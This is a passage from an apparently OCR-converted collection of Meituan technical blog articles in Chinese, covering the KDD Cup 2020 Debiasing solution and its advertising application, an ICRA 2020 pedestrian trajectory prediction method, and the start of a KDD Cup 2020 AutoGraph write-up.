段输出的所有候选，但是排序模型的训练数据是根据模型选择的曝光（Pageview）数据，仅为线上排序系统候选的一个小的子集，模型线上与线下输入数据的差异违反了建模分布一致性假设，上述选择性偏差会导致两方面明显的问题：

1. 模型预估不准确：从曝光样本中学习到的模型存在偏差且不准确，会导致线上预估效果较差，尤其对于同历史曝光样本分布差异大的候选样本。
2. 反馈链路循环影响广告生态：由于模型选择的样本进行曝光，然后进入模型训练进一步选择新的曝光样本，模型基于有偏样本不断学习，使得整体反馈环路不断受到偏差影响，系统选择面越来越窄形成“马太效应”。




图 9　广告系统的漏斗图

为了解决上面的预估与生态问题，我们通过样本生成和多阶段训练两方面进行算法优化。在样本生成方面，我们进行三方面的数据生成与样本选择。首先，如图 10 所

示，我们采用基于 Beta 分布的 Exploration 算法，通过历史点击率和统计置信度生成 Exploration 候选，算法背后的假设是置信度越大点击率的方差越小。如下图所示，横轴代表预估点击率，纵轴代表概率密度，在黄框中参数的 Beta 分布生成的样本预估点击率分布接近于真实的样本分布，用于补充仅通过模型选择的曝光数据；其次，我们结合随机游走进行负样本优化，并通过采样算法和 Label 优化来控制精度。最后，训练样本大多由系统主流量选择，而在下一次模型优化全量后选择的训练样本会发生较大变化，上述差异性也会导致在 ABTest 时小流量模型精度不符合预期，我们也针对上述不同模型挑选的数据分布差异进行数据选择。




图 10　不同参数的 Beta 分布

并且，结合上述多种样本分布的差异性，通过多阶段训练来优化模型，如图 11 所示，我们基于样本强度控制训练顺序与参数，使得训练数据同线上真实候选分布更一致。

最终不仅在 CTR 预估模型（Ranking 阶段）和创意优选模型（Creative-Select 阶段）两个模块均取得较显著的业务效果提升，并且更一致的建模方式也使得了候选扩量等偏差较重问题的实验由负向变正向，更扎实的验证方式也为未来优化打下了坚实的基础。




图 11　基于样本强度的多阶段训练

总结与展望

KDD Cup 是同工业界联接非常紧密的比赛，每年赛题紧扣业界热点问题与实际问题，其中历年产出的 Winning Solution 对工业界也有很大的影响。例如，KDD Cup 2012 获胜方案产出了 FFM (Feild-aware Factorization Machine) 与 XGBoost 的原型，在工业界取得广泛应用。

今年 KDD Cup 的 Debiasing 问题也是当前广告与推荐领域中最具挑战性的问题之一，本文介绍了我们在 KDD Cup 2020 Debiasing 赛题上取得第 1 名的解决方案，解决方案不同于以往 CTR 预估方式等 u2i 的兴趣建模方法，我们采用 u2i2i 方式将 u2i 建模转换为 i2i 建模，并构建异构图通过多跳游走探索更多无偏样本，从而缓解了选择性偏差，在建模过程中对图的构建、模型的损失函数以及预估值后处理等过程都引入了流行度惩罚来缓解流行度偏差，最终克服了选择性偏差和流行度偏差两个赛题挑战。

同时本文也介绍我们在美团搜索广告上关于数据选择性偏差问题的业务应用，之前在

广告系统中已经针对偏差问题进行了较多优化，这次比赛也让我们对偏差问题的研究方向有了更进一步的认知。我们希望在未来的工作中会基于本次比赛取得的偏差优化经验进一步地去优化广告系统中的偏差问题，让广告系统变得更加公平。

参考文献

[1] Fairness in Recommender Systems
[2] Singh A, Joachims T. Fairness of exposure in rankings[C]//Proceedings of the 24th ACM SIGKDD International Conference on Knowledge Discovery & Data Mining. 2018: 2219-2228.
[3] Stinson C. Algorithms are not Neutral: Bias in Recommendation Systems[J]. 2019.
[4] Ovaisi Z, Ahsan R, Zhang Y, et al. Correcting for Selection Bias in Learning-to-rank Systems[C]//Proceedings of The Web Conference 2020. 2020: 1863-1873.
[5] Wang X, Bendersky M, Metzler D, et al. Learning to rank with selection bias in personal search[C]//Proceedings of the 39th International ACM SIGIR conference on Research and Development in Information Retrieval. 2016: 115-124.
[6] Abdollahpouri H, Burke R, Mobasher B. Controlling popularity bias in learning-to-rank recommendation[C]//Proceedings of the Eleventh ACM Conference on Recommender Systems. 2017: 42-46.
[7] Abdollahpouri H, Mansoury M, Burke R, et al. The impact of popularity bias on fairness and calibration in recommendation[J]. arXiv preprint arXiv:1910.05755, 2019.
[8] Schafer J B, Frankowski D, Herlocker J, et al. Collaborative filtering recommender systems[M]//The adaptive web. Springer, Berlin, Heidelberg, 2007: 291-324.
[9] Zhang S, Tay Y, Yao L, et al. Next item recommendation with self-attention[J]. arXiv preprint arXiv:1808.06414, 2018.
[10] Yao S, Huang B. Beyond parity: Fairness objectives for collaborative filtering[C]//Advances in Neural Information Processing Systems. 2017: 2921-2930.

作者简介

坚强，明健，胡可，曲檀，雷军等，均来自美团广告平台搜索广告算法团队。

招聘信息

美团广告平台搜索广告算法团队立足搜索广告场景，探索深度学习、强化学习、人工智能、大数据、知识图谱、NLP 和计算机视觉最前沿的技术发展，探索本地生活服务电商的价值。主要工作方向包括：

- **触发策略**：用户意图识别、广告商家数据理解，Query 改写，深度匹配，相关性建模。

- **质量预估**：广告质量度建模。点击率、转化率、客单价、交易额预估。
- **机制设计**：广告排序机制、竞价机制、出价建议、流量预估、预算分配。
- **创意优化**：智能创意设计。广告图片、文字、团单、优惠信息等展示创意的优化。

岗位要求：

- 有三年以上相关工作经验，对 CTR/CVR 预估，NLP，图像理解，机制设计至少一方面有应用经验。
- 熟悉常用的机器学习、深度学习、强化学习模型。
- 具有优秀的逻辑思维能力，对解决挑战性问题充满热情，对数据敏感，善于分析 / 解决问题。
- 计算机、数学相关专业硕士及以上学历。

具备以下条件优先：

- 有广告 / 搜索 / 推荐等相关业务经验。
- 有大规模机器学习相关经验。

感兴趣的同学可投递简历至：tech@meituan.com（邮件标题请注明：广平搜索团队）。

ICRA 2020 轨迹预测竞赛冠军的方法总结

作者：炎亮　佳禾　德恒　冬淳

行人轨迹预测问题是无人驾驶技术的重要一环，已成为近年来的一项研究热点。在机器人领域国际顶级会议 ICRA 2020 上，美团无人配送团队在行人轨迹预测竞赛中夺冠，本文系对该预测方法的一些经验总结，希望能对大家有所帮助或者启发。

一、背景

6 月 2 日，国际顶级会议 ICRA 2020 举办了“第二届长时人类运动预测研讨会”。该研讨会由博世有限公司、厄勒布鲁大学、斯图加特大学、瑞士洛桑联邦理工联合组织，同时在该研讨会上，还举办了一项行人轨迹预测竞赛，吸引了来自世界各地的 104 支队伍参赛。美团无人配送团队通过采用“世界模型”的交互预测方法，夺得了该比赛的第一名。




图 1　ICRA 2020 TrajNet++ 轨迹预测竞赛

二、赛题简介

本次竞赛提供了街道、出入口、校园等十个复杂场景下的行人轨迹数据集，要求参赛选手根据这些数据集，利用行人在过去 3.6 秒的轨迹来预测其在未来 4.8 秒的运行轨迹。竞赛使用 FDE（预测轨迹和真实轨迹的终点距离）来对各种算法进行排名。

本次的赛题数据集，主要来源于各类动态场景下的真实标注数据和模拟合成数据，采集频率为 2.5 赫兹，即两个时刻之间的时间差为 0.4 秒。数据集中的行人轨迹都以固定坐标系下的时序坐标序列表示，并且根据行人的周围环境，这些轨迹被分类成不同的类别，例如静态障碍物、线性运动、追随运动、避障行为、团体运动等。在该比赛中，参赛队伍需要根据每个障碍物历史 9 个时刻的轨迹数据（对应 3.6 秒的时间）来预测未来 12 个时刻的轨迹（对应 4.8 秒的时间）。

该竞赛采用多种评价指标，这些评价指标分别对单模态预测模型和多模态预测模型进行评价。单模态模型是指给定确定的历史轨迹，预测算法只输出一条确定的轨迹；而多模态模型则会输出多条可行的轨迹（或者分布）。本次竞赛的排名以单模态指标中的 FDE 指标为基准。

三、方法介绍

其实，美团在很多实际业务中经常要处理行人轨迹预测问题，而行人轨迹预测的难点在于如何在动态复杂环境中，对行人之间的社交行为进行建模。因为在复杂场景中，行人之间的交互非常频繁并且交互的结果将会直接影响他们后续的运动（例如减速让行、绕行避障、加速避障等）。

基于各类带交互数据集，一系列的算法被相继提出，然后对障碍物进行交互预测，这些主流模型的工作重心都是针对复杂场景下行人之间的交互进行建模。常用的方法包括基于 LSTM 的交互算法（SR LSTM[1]、Social GAN[2]、SoPhie[3]、Peeking into[4]、StarNet[5] 等），基于 Graph/Attention 的交互算法（GRIP[6]、Social STGCNN[7]、STGAT[8]、VectorNet[9] 等），以及基于语义地图 / 原始数据的预测算法等。

我们本次的参赛方法就是由自研算法 [10]（如图 2 所示）改进而来，该方法的设计思路是根据场景中所有障碍物的历史轨迹、跟踪信息以及场景信息，建立并维护一个全局的世界模型来挖掘障碍物之间、障碍物与环境之间的交互特性。然后，再通过查询世界模型来获得每个位置邻域内的交互特征，进而来指导对障碍物的预测。




图 2　基于世界模型的预测算法

在实际操作过程中，由于数据集中缺乏场景信息，我们对模型做了适当的调整。在世界模型中（对应上图的 Interaction Net），我们仅使用了现有数据集，以及模型能够提供的位置信息和跟踪信息 LSTM 隐状态信息。最终得到的模型结构设计如下图 3 所示：




图 3　竞赛使用的基于世界模型的预测算法

整个模型基于 Seq2Seq 结构，主要包含历史轨迹编码模块（Encoder）、世界模型（Interaction Module）和解码预测模块（Decoder）三个部分。其中，编码器的功能在于对行人历史轨迹进行编码，主要提取行人在动态环境中的运动模式；解码器则是利用编码器得到的行人运动模式特征，来预测他们未来的运动轨迹分布。需要强调一下，在整个编码与解码的过程中，都需要对世界模型进行实时更新（Update）与查询（Query）两种操作。更新操作主要根据时序的推进，将行人的运动信息实时编入世界模型中；查询操作则是根据全局的世界地图以及行人的自身位置，来获取行人当前邻域内的环境特征。




图 4　编码阶段

在图 4 中，展示了我们模型在历史轨迹编码阶段的计算流程。编码阶段共有 9 个时刻，对应 9 个历史观测时间点，每个时刻都执行相同的操作。以 t 时刻为例。

首先，将 t 时刻的所有行人坐标数据，包含：

$$\{(x_i^t, y_i^t) \mid i = 1, 2, ..., N, t = 1, 2, .., T\}$$

位置集合

$$\{(\Delta x_i^t, \Delta y_i^t) \mid i = 1, 2, ..., N, t = 1, 2, .., T\}$$

速度集合

$$\{h_i^t \mid i = 1, 2, ..., N, t = 1, 2, .., T\}$$

所有行人跟踪信息 – 上时刻编码得到的 LSTM 隐状态

将以上信息输入到世界模型中更新地图信息，即 Update 操作。整个 Update 操作经过 MLP、MaxPooling 以及 GRU 等模块获得一个全局的时空地图特征 R；然后，每个 LSTM（对应一个行人），使用其当前观测时刻的坐标信息：

$$(x_i^t, y_i^t, \Delta x_i^t, \Delta y_i^t)$$

解码预测阶段的流程与历史轨迹编码阶段基本一致，但存在两个细微的不同点：

- 区别 1：编码阶段每个行人对应的 LSTM 隐状态的初始化为 0；而解码阶段，LSTM 由编码阶段的 LSTM 隐状态和噪声共同初始化。
- 区别 2：编码阶段行人对应的 LSTM 和世界模型使用的是行人历史观测坐标；而解码阶段使用的是上时刻预测的行人坐标。




图 5　解码预测阶段

四、数据预处理与后处理

为了对数据有更好的理解，便于使用更适合的模型，我们对训练数据做了一些预处理操作。首先，数据集给出了各个行人的行为标签，这些标签是根据规则得到的，由于我们采用了交互预测的方法，希望模型能自动学习行人与周围主体之间的位置关系、速度关系等，所以我们就不直接使用标注中的“类型”信息；然后这次比赛的数据采集自马路、校园等不同场景中行人的运动轨迹。场景之间的差异性非常大，训练集和测试集数据分布不太一致。

于是，我们做了数据的可视化工作，将所有轨迹数据的起点放置于坐标轴的原点处，根据历史观测轨迹（前 9 个时刻）终点的位置朝向，将所有轨迹分为 4 类：沿左上方运动（top-left moving）、沿右上方运动（top-right moving）、沿左下方运动（bottom-left moving）和沿右下方运动（bottom-right moving）。分布的结果如图 6 所示，可以发现，训练集和测试集的数据分布存在一定的差距。




图 6　训练集与测试集历史观测轨迹中行人运动方向分布

针对上述问题，我们对训练集做了 2 项预处理来提高训练集与测试集分布的一致性：

- 平衡性采样；
- 场景数据正则化（缺失轨迹点插值，轨迹中心化以及随机旋转）。

此外，对于预测结果，我们也做了相应的后处理操作进行轨迹修正，主要是轨迹点的裁剪以及基于非极大值抑制的轨迹选择。图 7 展示了两个场景中行人的运动区域，可以看到有明显的边界，对于超出边界的轨迹，我们做了相应的修正，从而保证轨迹的合理性。




图 7　训练轨迹的可视化

最后在训练技巧上，我们也使用 K-Fold Cross Validation 和 Grid Search 方法来做自适应的参数调优。最终在测试集上取得 FDE 1.24 米的性能，而获得比赛第二名的方法的 FDE 为 1.30 米。

五、总结

行人轨迹预测是当前一个非常热门的研究领域，随着越来越多的学者以及研究机构的参与，预测方法也在日益地进步与完善。美团无人配送团队也期待能与业界一起在该领域做出更多、更好的解决方案。比较幸运的是，这次竞赛的场景与我们美团无人配送的场景具备一定的相似性，所以我们相信未来它能够直接为业务赋能。目前，我们已经将该研究工作在竞赛中进行了测试，也验证了算法的性能，同时为该算法在业务中落地提供了一个很好的支撑。

六、参考文献

[1] Zhang P, Ouyang W, Zhang P, et al. Sr-lstm: State refinement for lstm towards pedestrian trajectory prediction[C]//Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2019: 12085-12094.

[2] Gupta A, Johnson J, Fei-Fei L, et al. Social gan: Socially acceptable trajectories with generative adversarial networks[C]//Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2018: 2255-2264.

[3] Sadeghian A, Kosaraju V, Sadeghian A, et al. Sophie: An attentive gan for predicting paths compliant to social and physical constraints[C]//Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2019: 1349-1358.

[4] Liang J, Jiang L, Niebles J C, et al. Peeking into the future: Predicting future person activities and locations in videos[C]//Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition. 2019: 5725-5734.

[5] Zhu Y, Qian D, Ren D, et al. StarNet: Pedestrian trajectory prediction using deep neural network in star topology[C]//Proceedings of the IEEE/RSJ International Conference on Intelligent Robots and Systems. 2019: 8075-8080.

[6] Li X, Ying X, Chuah M C. GRIP: Graph-based interaction-aware trajectory prediction[C]//Proceedings of the IEEE Intelligent Transportation Systems Conference. IEEE, 2019: 3960-3966.

[7] Mohamed A, Qian K, Elhoseiny M, et al. Social-STGCNN: A Social spatio-temporal graph convolutional neural network for human trajectory prediction[J]. arXiv preprint arXiv:2002.11927, 2020.

[8] Huang Y, Bi H K, Li Z, et al. STGAT: Modeling spatial-temporal interactions for human trajectory prediction[C]//Proceedings of the IEEE International Conference on Computer Vision. 2019: 6272-6281.
[9] Gao J, Sun C, Zhao H, et al. VectorNet: Encoding HD maps and agent dynamics from vectorized representation[J]. arXiv preprint arXiv:2005.04259, 2020.
[10] Zhu Y, Ren D, Fan M, et al. Robust trajectory forecasting for multiple intelligent agents in dynamic scene[J]. arXiv preprint arXiv:2005.13133, 2020.

七、作者简介

炎亮，美团无人车配送中心算法工程师。
佳禾，浙江大学在读研究生，美团无人车配送中心实习生。
德恒，美团无人车配送中心算法工程师。
冬淳，美团无人车配送中心算法工程师。

KDD Cup 2020 AutoGraph 比赛冠军技术方案及在美团的实践

作者：坚强　胡可　金鹏　雷军

背景

ACM SIGKDD（国际数据挖掘与知识发现大会，简称 KDD）是数据挖掘领域的国际顶级会议。KDD Cup 比赛是由 SIGKDD 主办的数据挖掘研究领域的国际顶级赛事，从 1997 年开始，每年举办一次，是目前数据挖掘领域最具影响力的赛事。该比赛同时面向企业界和学术界，云集了世界数据挖掘界的顶尖专家、学者、工程师、学生等参加，为数据挖掘从业者们提供了一个学术交流和研究成果展示的平台。KDD Cup 2020 共设置五道赛题（四个赛道），分别涉及数据偏差问题（Debiasing）、多模态召回问题（Multimodalities Recall）、自动化图学习（AutoGraph）、对抗学习问题和强化学习问题。

图 1　KDD 2020 会议

美团到店广告平台搜索广告算法团队基于自身的业务场景，一直在不断进行前沿技术的深入优化与算法创新，团队在图学习、数据偏差、多模态学习三个前沿领域均有一定的算法研究与应用，并取得了不错的业务结果。基于这三个领域的技术积累，我们在比赛中选择了三道紧密联系的赛题，希望应用并提升这三个领域技术积累，带来技术与业务的进一步突破。搜索广告算法团队的黄坚强、胡可、漆毅、曲檀、明健、博航、雷军与中科院大学唐兴元共同组建参赛队伍 Aister，参加了 AutoGraph、

Debiasing、Multimodalities Recall 三道赛题，最终在 AutoGraph 赛道中获得了冠军（1/149），在 Debiasing 赛道中获得冠军（1/1895），并在 Multimodalities Recall 赛道中获得了季军（3/1433）。

近些年来，图神经网络（GNN）在广告系统、社交网络、知识图谱甚至生命科学等各个领域都得到了越来越广泛的应用。广告系统中存在着较为丰富的 User-Ad、Query-Ad、Ad-Ad、Query-Query 等结构化关系，搜索广告算法团队成功地将图表示学习应用于广告系统上，业务效果得到了一定的提升。此外，基于广告系统上图学习的技术积累，团队在今年 KDD Cup 的 AutoGraph 赛道中斩获了第一名。本文将介绍 AutoGraph 赛题的技术方案，以及团队在广告系统中图表示学习的应用与研究，希望对从事相关研究的同学能够有所帮助或者启发。

Rank	Team	Code
1	aister	https://github.com/aister2020/KDDCUP_2020_AutoGraph_1st_Place
2	PASA_NJU	https://github.com/Unkrible/AutoGraph2020
3	qqerret	https://github.com/white-bird/kdd2020_GCN
4	common	https://github.com/joneswong/AutoGraph
5	PostDawn	https://github.com/hxttkl/KDDCUP2020_AutoEnsemble

图 2　KDD Cup 2020 AutoGraph 比赛 TOP 5 榜单

赛题介绍与问题分析

AutoGraph 问题概述

自动化图表示学习挑战赛（AutoGraph）是有史以来第一个应用于图结构数据的 AutoML 挑战，是 AutoML 与 Graph Learning 两个前沿领域的结合。KDD Cup

2020 中的 AutoML 赛道挑战，由第四范式、ChaLearn、斯坦福大学和 Google 提供。

图结构数据在现实世界中无处不在，例如社交网络、论文网络、知识图谱等。图表示学习一直是一个非常热门的话题，它的目标是学习图中每个结点的低维表示 ，然后可用于下游任务，例如社交网络中的朋友推荐，或将学术论文分类为引用网络中的不同主题。 传统做法一般利用启发法从图中提取每个结点的特征，例如度统计或基于随机游走的相似性。 近些年来，业界提出了大量用于图表示学习任务的复杂模型，例如图神经网络（GNN）[1]，已经帮助很多任务（例如结点分类或链接预测）取得了新的成果。

